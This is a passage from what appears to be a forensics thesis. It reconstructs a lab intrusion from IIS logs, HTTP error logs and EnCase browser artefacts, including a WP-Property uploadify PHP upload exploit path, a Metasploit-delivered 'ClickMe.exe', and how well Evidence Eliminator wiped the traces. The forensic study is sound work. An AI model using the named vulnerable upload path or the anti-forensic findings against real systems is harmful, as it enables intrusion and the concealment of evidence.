
As Figure 4.15 shows, line 209230 and line 221690 of the WMSvc W3C log have the evidence that the attacker took the advantage of file upload PHP code execution to exploit the remote network access of the target’s system. As stated on Website OSVDR that “WP-Property Plugin for WordPress contains a flaw that allows a remote user to execute arbitrary PHP code. This flaw exists because the wp-content/plugins/wp-property/third-party/uploadify/uploadify.php script does not properly verify or sanitize user-uploaded files. By uploading a .php file, the remote system will place the file in a user-accessible path. Making a direct request to the uploaded file will allow the user to execute the script” (File Upload PHP Code Execution, 2012). However this WMSvc W3C log also has the functional defect that it only has the records from the web service on the host, therefore it lacks the ability to store the activities which wouldn’t relate to web service. For instance, in this case, the researcher couldn’t find the passive scanning records in this log file, thus the time and period of attacker using Nessus for information gathering wouldn’t fit the information extracted from the captured wireless network flow. But this doesn’t means the WMSvc W3C log cannot be used to reconstruct the intrusion incident. On the other hand, because the researcher lacked the ability to decode the full text from acquired wireless packets, the information stored in the WMSvc W3C log as shown in Figure 4.15 is critical for the investigation.



```
209090   0 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) 4

209230   nt/plugins/wp-property/third-party/uploadify/uploadify.php - 80 - 192.

209300   168.1.102 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) 404 0 2 2

209510   %255b%2527GnAsLb%2527%255d%29%29%2529%3b%252f%252f 80 - 192.168.1.102

209650   -20 03:40:50 192.168.1.101 GET /tiki/tiki-rss_error.php - 80 - 192.168
221550    - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.

221690   ncludes/jquery.uploadify/upload.php folder=/polarbearcms/ 80 - 192.168

221760   .1.102 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) 404 0 2 239
```

Figure 4.15 Records of Exploitation


Apart from the WMSvc W3C log, another log file called *httperr1.log* also contains some evidence related to this case. The *httperr1.log* would automatically records errors that occur in an HTTP-Based applications include error responses to clients, connection time-outs and orphaned requests (Error logging in HTTP APIs, 2013). Thus the *httperr1.log* contains every failure HTTP request during the whole process of scanning and exploitation with the time and description, but compared with WMSvc W3C log, it is less detailed as Figure 4.16 shows below.



```
99610     s-siteid s-reason s-queuename   2013-09-20 02:56:30 192.168.1.102 2346
99680     1 192.168.1.101 80 - - - 400 - Verb -   2013-09-20 02:56:30 192.168.1.1
99750     02 23462 192.168.1.101 80 - - - 400 - Verb -   2013-09-20 02:56:49 192.
100310    CONNECT/0.6 400 - URL -   2013-09-20 02:58:26 192.168.1.102 26327 192.1
100450    8:43 192.168.1.102 26827 192.168.1.101 80 - some invalid 400 - BadRequ
100520    est -   2013-09-20 02:58:50 192.168.1.102 26980 192.168.1.101 80 - Secu
100590    re * 400 - BadRequest -   2013-09-20 03:00:33 192.168.1.102 30011 192.1

139300    00 - Verb -   2013-09-20 03:48:50 192.168.1.102 8595 192.168.1.101 2869
139370     - GET - 400 - URL -   2013-09-20 03:48:53 192.168.1.102 8599 192.168.1
141680    - URL -   2013-09-20 03:49:37 192.168.1.102 8636 192.168.1.101 2869 - -
```

Figure 4.16 Records of HTTP APIs Errors

In the Internet artefacts section, the results show evidence of the recorded activities related to the attacker's IP address (192.168.1.102) in the affected system. The organized files processed by EnCase Evidence Processor give a clear view of discovered relevant documents as Figure 4.17 shows below. There are two History files and three Cookies relate to this case. The Download folder is empty but there is left a download history that a 21656 bytes unknown files has been download from attacker's machine.




		Name	Tag	File Ext	Logical Size	Item Type
☑	1	History			0	Document
☑	2	Downloads			0	Document
☑	3	History			0	Document
☑	4	Cookies			0	Document
☑	5	Cookies			0	Document
☑	6	Cookies			0	Document
□	7	Code			0	Document
□	8	common.js		js	9,305	Document
□	9	Cookies			0	Document
□	10	Cookies			0	Document
□	11	cnzz.js		js	679	Document
□	12	cad.js		js	3,595	Document
□	13	Cookies			0	Document
□	14	Cache			0	Document
□	15	Cookies			0	Document
□	16	data_0			0	Document

Internet Artifact Type	Downloads
Start Date	02/11/73 01:21:40 a.m. (+13:00 New Zealand Daylight Time)
Total Transferred	21656 bytes


Figure 4.17 Screenshot of Relevant Internet Artefacts

More details about the suspicious visit to the attacker's IP address are shown on the report generated by EnCase 7 as Figure 4.18 and Figure 4.19 show. The Victim visited the intruder's URL Host (192.169.1.102:3790) and then downloaded a malicious execution called "ClickMe.exe" from http://192.168.1.102:3790/workspaces/12/social_engineering/campaigns at time 04:02:24 p.m. 20/09/13.



Item Path	Chrome (Windows)\History\History
Comment	
Internet Artifact Type	History
Accessed	20/09/13 04:02:24 p.m. (+12:00 New Zealand Standard Time)
History Visit Type	No Value
Is Indexed	1
Url Name	https://192.168.1.102:3790/workspaces/12/social_engineering/campaigns
Url Host	192.168.1.102:3790/
Title	Metasploit - Campaign Dashboard
Visit Count	2
Typed	0
Record Last Accessed	20/09/13 04:02:24 p.m. (+12:00 New Zealand Standard Time)
Attr Hidden	0
References	https://192.168.1.102:3790/workspaces/12
Browser Type	Chrome (Windows)
Profile Name	Lee

Figure 4.18 EnCase Report of Extracted History




	Name	Comment	Tag	File Ext	Logical Size	Item Type
1	History				659,456	Entry
2	History Index 2013-09-journal				16,384	Entry
3	History Index 2013-09				28,237,824	Entry
4	SyncData.sqlite3-journal			sqlite...	16,384	Entry
5	SyncData.sqlite3			sqlite3	1,196,032	Entry

```
044940 ownloads\ClickMe    .exe·.E  ·6aÔT¹·····.E  ·1·4·https://192.168.1.102:3790/workspaces/12/social engineering/campaigns ···Î··Î·0·0·0·0·0·0·0
049000 ···  ·············|·····························································@·······?···  ···ttps://192.168.1.102:3790/campa
056000 "·························$··/·http://yyets.com/$·$···5·http://bxs.cc/22300/)·)···9·https://192.168.1.102/· ·‡!··G·http://d586.com/gongsequanl
060200 ···/·http://yyets.com/$··5·http://bxs.cc/22300/#··9·https://192.168.1.102/)!·G·http://d586.com/gongsequanli/!··5·http://bxs.cc/21501/  ··7·ht
108780 )······  ·C·https://192.168.1.102:3790/· N·|··http://www.csoonline.com/article/221208/the-rise-of-anti-forensics?page=2c% ·O·http://www.d586.
```

Figure 4.19 Text of Extracted History File

As shown in Figure 4.19, the History isn’t the only one that contains the evidence information. The other four files, History Index 2013-09-journal, History Index 2013-09, SyncData.sqlite3-journal and SyncData.sqlite3, has the similar information as the History file but with less detail. Combined with the above information, the researcher finally found the last piece of evidence in, “ClickMe.exe” as Figure 4.20 shows, which determines the last accessed time was 04:14:34 p.m. Hence the intrusive session was successfully created from both sides from the evidence left during the intrusion incident.




1) ClickMe.exe

Item Path	Thesis Test 1\E\Users\Lee\Desktop\ClickMe.exe
File Created	20/09/13 04:14:34 p.m. (+12:00 New Zealand Standard Time)
Last Written	20/09/13 04:14:34 p.m. (+12:00 New Zealand Standard Time)
Last Accessed	20/09/13 04:14:34 p.m. (+12:00 New Zealand Standard Time)
MD5	0b7ebf6f98b62236d4e49b2fd102ed0e
Comment	

Figure 4.20 Report of Malicious Execution File

4.2.2.2 Finding of Corrupted File

In order to assess the influence of the applied anti-forensic tool, the finding of a corrupted evidence file is essential. The corrupted evidence file is imaged from the intrusive host that the system has been erased by Evidence Eliminator. Evidence Eliminator is a computer software program that ran on the Microsoft Windows operating system which claims could delete hiding information from the user’s hard drive and overwrite previously allocated disk space to make it more difficult to recover (Evidence Eliminator, 2013). The provided functions include cleaning multiple Internet artefacts, system monitoring and profiles. However in the actual testing, the result of such commercial software did not work as it claimed.




	Name	Event ID	Process ID	Thread ID	Record Number	Time Written	Computer	Security ID	Source Name	Source Guid
1	✓	258	1,172	1,956	231	20/09/13 12:11:13 p.m.	Lee-PC	S-1-5-20	Microsoft-Windows-TerminalServices-RemoteConnectionManager	{C76BAA63-AE81-421C-B425-340B4B24157F}
2	✓	1,136	1,016	3,464	232	20/09/13 12:11:13 p.m.	Lee-PC	S-1-5-18	Microsoft-Windows-TerminalServices-RemoteConnectionManager	{C76BAA63-AE81-421C-B425-340B4B24157F}
3	✓	261	1,172	3,456	233	20/09/13 03:57:14 p.m.	Lee-PC	S-1-5-20	Microsoft-Windows-TerminalServices-RemoteConnectionManager	{C76BAA63-AE81-421C-B425-340B4B24157F}
4	✓	261	1,172	3,456	234	20/09/13 03:57:15 p.m.	Lee-PC	S-1-5-20	Microsoft-Windows-TerminalServices-RemoteConnectionManager	{C76BAA63-AE81-421C-B425-340B4B24157F}
5	✓	1,149	1,172	6,068	235	20/09/13 03:57:16 p.m.	Lee-PC	S-1-5-20	Microsoft-Windows-TerminalServices-RemoteConnectionManager	{C76BAA63-AE81-421C-B425-340B4B24157F}

Figure 4.21 Report of Windows Remote Access Log

As Figure 4.21 shows, the Evidence Eliminator applied system still saved the log file about the history of Windows remote connections which could be easily searched from the Windows Event Log Section. The WMSvc W3C log file and HTTP APIs error log file still can be found too. The *u_ex130920.log* and *httperr1.log* are remaining at the same location where they are first found.


On the other side, the Evidence Eliminator has done the great job on the Internet artefacts. The processed results of Internet artefacts by EnCase has pointed out that on the same storage location where has the findings of relevant history and cookie files and displayed in Figure 4.17 (Section 4.2.2.1), now has become blank as Figure 4.22 shows below.



	Name	Tag	File Ext	Logical Size	Item Type
□ 1	Top Sites			0	Document
□ 2	Login Data			0	Document
□ 3	Cookies			0	Document
□ 4	Cache			0	Document

Figure 4.22 Findings of Internet Artefacts

Instead of the extracted history files stored in Google Chrome folder, the researcher found an evidence file called "*Unallocated Clusters*" which contains some Internet information about the intrusion incident as shown below.




	Name	Comment	Tag	File Ext	Logical Size	Item Type
□ 1	Documents	The below bookmarks ...			0	None
□ 2	Internet Artifacts	The below bookmarks ...			0	None
□ 3	Link Parser				0	None
□ 4	Remote Access				0	None
□ 5	RemoterConnections				0	None
☑ 6	Unallocated Clusters				211,750,264,832	Entry

```
003441308079 54 20 2F 77 6F 72 64 70 72 65 73 73 2F 20 70 3D 38 32 32 20 38 30 20 2D 20 31 39 32 2E 31 36 38 2E T /wordpress/ p=822 80 - 192.168.
003441308112 31 2E 31 30 32 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 2B 28 63 6F 6D 70 61 74 69 62 6C 65 3B 2B 4D 53 1.102 Mozilla/4.0+(compatible;+MS
003441308211 2E 31 30 31 20 47 45 54 20 2F 77 6F 72 64 70 72 65 73 73 2F 20 70 3D 38 32 33 20 38 30 20 2D 20 31 .101 GET /wordpress/ p=823 80 - 1
003441308244 39 32 2E 31 36 38 2E 31 2E 31 30 32 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 2B 28 63 6F 6D 70 61 74 69 92.168.1.102 Mozilla/4.0+(compati
003441308376 20 38 30 20 2D 20 31 39 32 2E 31 36 38 2E 31 2E 31 30 32 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 2B 28  80 - 192.168.1.102 Mozilla/4.0+(
003441308508 2F 20 70 3D 38 32 34 20 38 30 20 2D 20 31 39 32 2E 31 36 38 2E 31 2E 31 30 32 20 4D 6F 7A 69 6C 6C / p=824 80 - 192.168.1.102 Mozill
003441308640 72 64 70 72 65 73 73 2F 20 70 3D 38 32 36 20 38 30 20 2D 20 31 39 32 2E 31 36 38 2E 31 2E 31 30 32 rdpress/ p=826 80 - 192.168.1.102
003441308673 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 2B 28 63 6F 6D 70 61 74 69 62 6C 65 3B 2B 4D 53 49 45 2B 36 2E  Mozilla/4.0+(compatible;+MSIE+6.
003441308772 47 45 54 20 2F 77 6F 72 64 70 72 65 73 73 2F 20 70 3D 38 32 37 20 38 30 20 2D 20 31 39 32 2E 31 36 GET /wordpress/ p=827 80 - 192.16
```

Figure 4.23 Unallocated Clusters

The content in the *Unallocated Clusters* are garbled, but still contains some letters that are readable and seems to be recoverable as shown in Figure 4.24. The recovered results will be presented in Section 4.2.2.3. In this case, the anti-forensic tool worked by erasing all the Internet artefacts and damaging the reconstruction of the intrusion incident, especially the occurring time of the intrusion.



```
612897840    /0026824C13683BPQ@192.168.1.102:13790/ä·····°V·········Å··········p ···········
612990170    @192.168.1.102:14668/·······€Öô···············@ôô···············@ ò······€·
··
612990240    ····t····,····peer://0030677A2945R5LQ@192.168.1.102:10745/········ ò·········
612991150    93L2PQ@192.168.1.102:8493/·······€rô···············€}ô·················ä····,··
·
613305310    ····D····,····peer://4C0F6E02B562UPPQ@192.168.1.102:14776/········€+······@·
613329040    ·········T····,····peer://60C54791ADD5WUQQ@192.168.1.102:11393/········€,···
613329390    ·········h_·n·······@·········ó····+····peer://68A3C49A5CF2AXZQ@192.168.1.102:93
613385880    A6F8CF9T6GQ@192.168.1.102:10363/·······GS¦·······€············ú¦·······Å·········Ç
613390920    ····S····+····peer://8C89A561344EVSIQ@192.168.1.102:8107/········ó|·······Å··
613391340    1·······@·········c····+····peer://8CA9822F115EF63Q@192.168.1.102:8817/·····^C
613391690    8263080ER6XQ@192.168.1.102:12071/·····$.S̄················#····+····peer://8C
613429280    ··············$<S̄·················T····,····peer://A4BADBD3702B200Q@192.168.1.1
613429350    02:11404/·······@Áü·······Å···························„·····,····peer://AA9A6C0800
613431940    /AC8112786232B5EQ@192.168.1.102:10951/·······Å°·················C····+····peer
613434110    eer://BC305BA5ACC5GCDQ@192.168.1.102:10758/·······ñ>···········Å·········d·······
613447830    ····Åþÿ·······€·············Q····)····peer://C44619F21624QUG4@192.
613447900    168.1.102:80/″···············@·························Å··········H················
···J··
613464560    ··································,····peer://E0CB4EC59CF28K1Q@192.168.1.102:14893/
613490320    ····peer://F46D041D7E0BFQHQ@192.168.1.102:13038/·····ðB··········€··········ðH
613491090    37AA30HQ@192.168.1.102:8493/········äô··················íô····················@óô··
```


Figure 4.24 Content of Unallocated Clusters

The researcher has tried to search the backdoor execution "ClickMe.exe" which was stated in Section 4.2.2.1, however there is no response from the EnCase Forensic, thus combined with the above findings, it can be confirmed that the applied anti-forensic tools has caused major damage for the forensic investigation processes.

4.2.2.3 Finding of Recovered Files

The Section 4.2.2.1 and 4.2.2.2 have determined the effects of anti-forensic tools on the discovered evidence findings. The purpose of this section is to demonstrate the influence of data recovery techniques which can be used against anti-forensic tools, and to estimate the irrecoverable damage which is caused by anti-forensic tools.


After the reviewing of recovered evidence file, the researcher found that the unrecovered damage by applying anti-forensic tools mainly exists in the Internet artefacts section. The location under the Chrome folder found the relevant history and cookies remained blank as Figure 4.25 shows.



	Name	Tag	File Ext	Logical Size	Item Type
1	Top Sites			0	Document
2	Login Data			0	Document
3	Cookies			0	Document
4	Cache			0	Document

Figure 4.25 Screenshot of Chrome Folder in the Recovered Evidence File

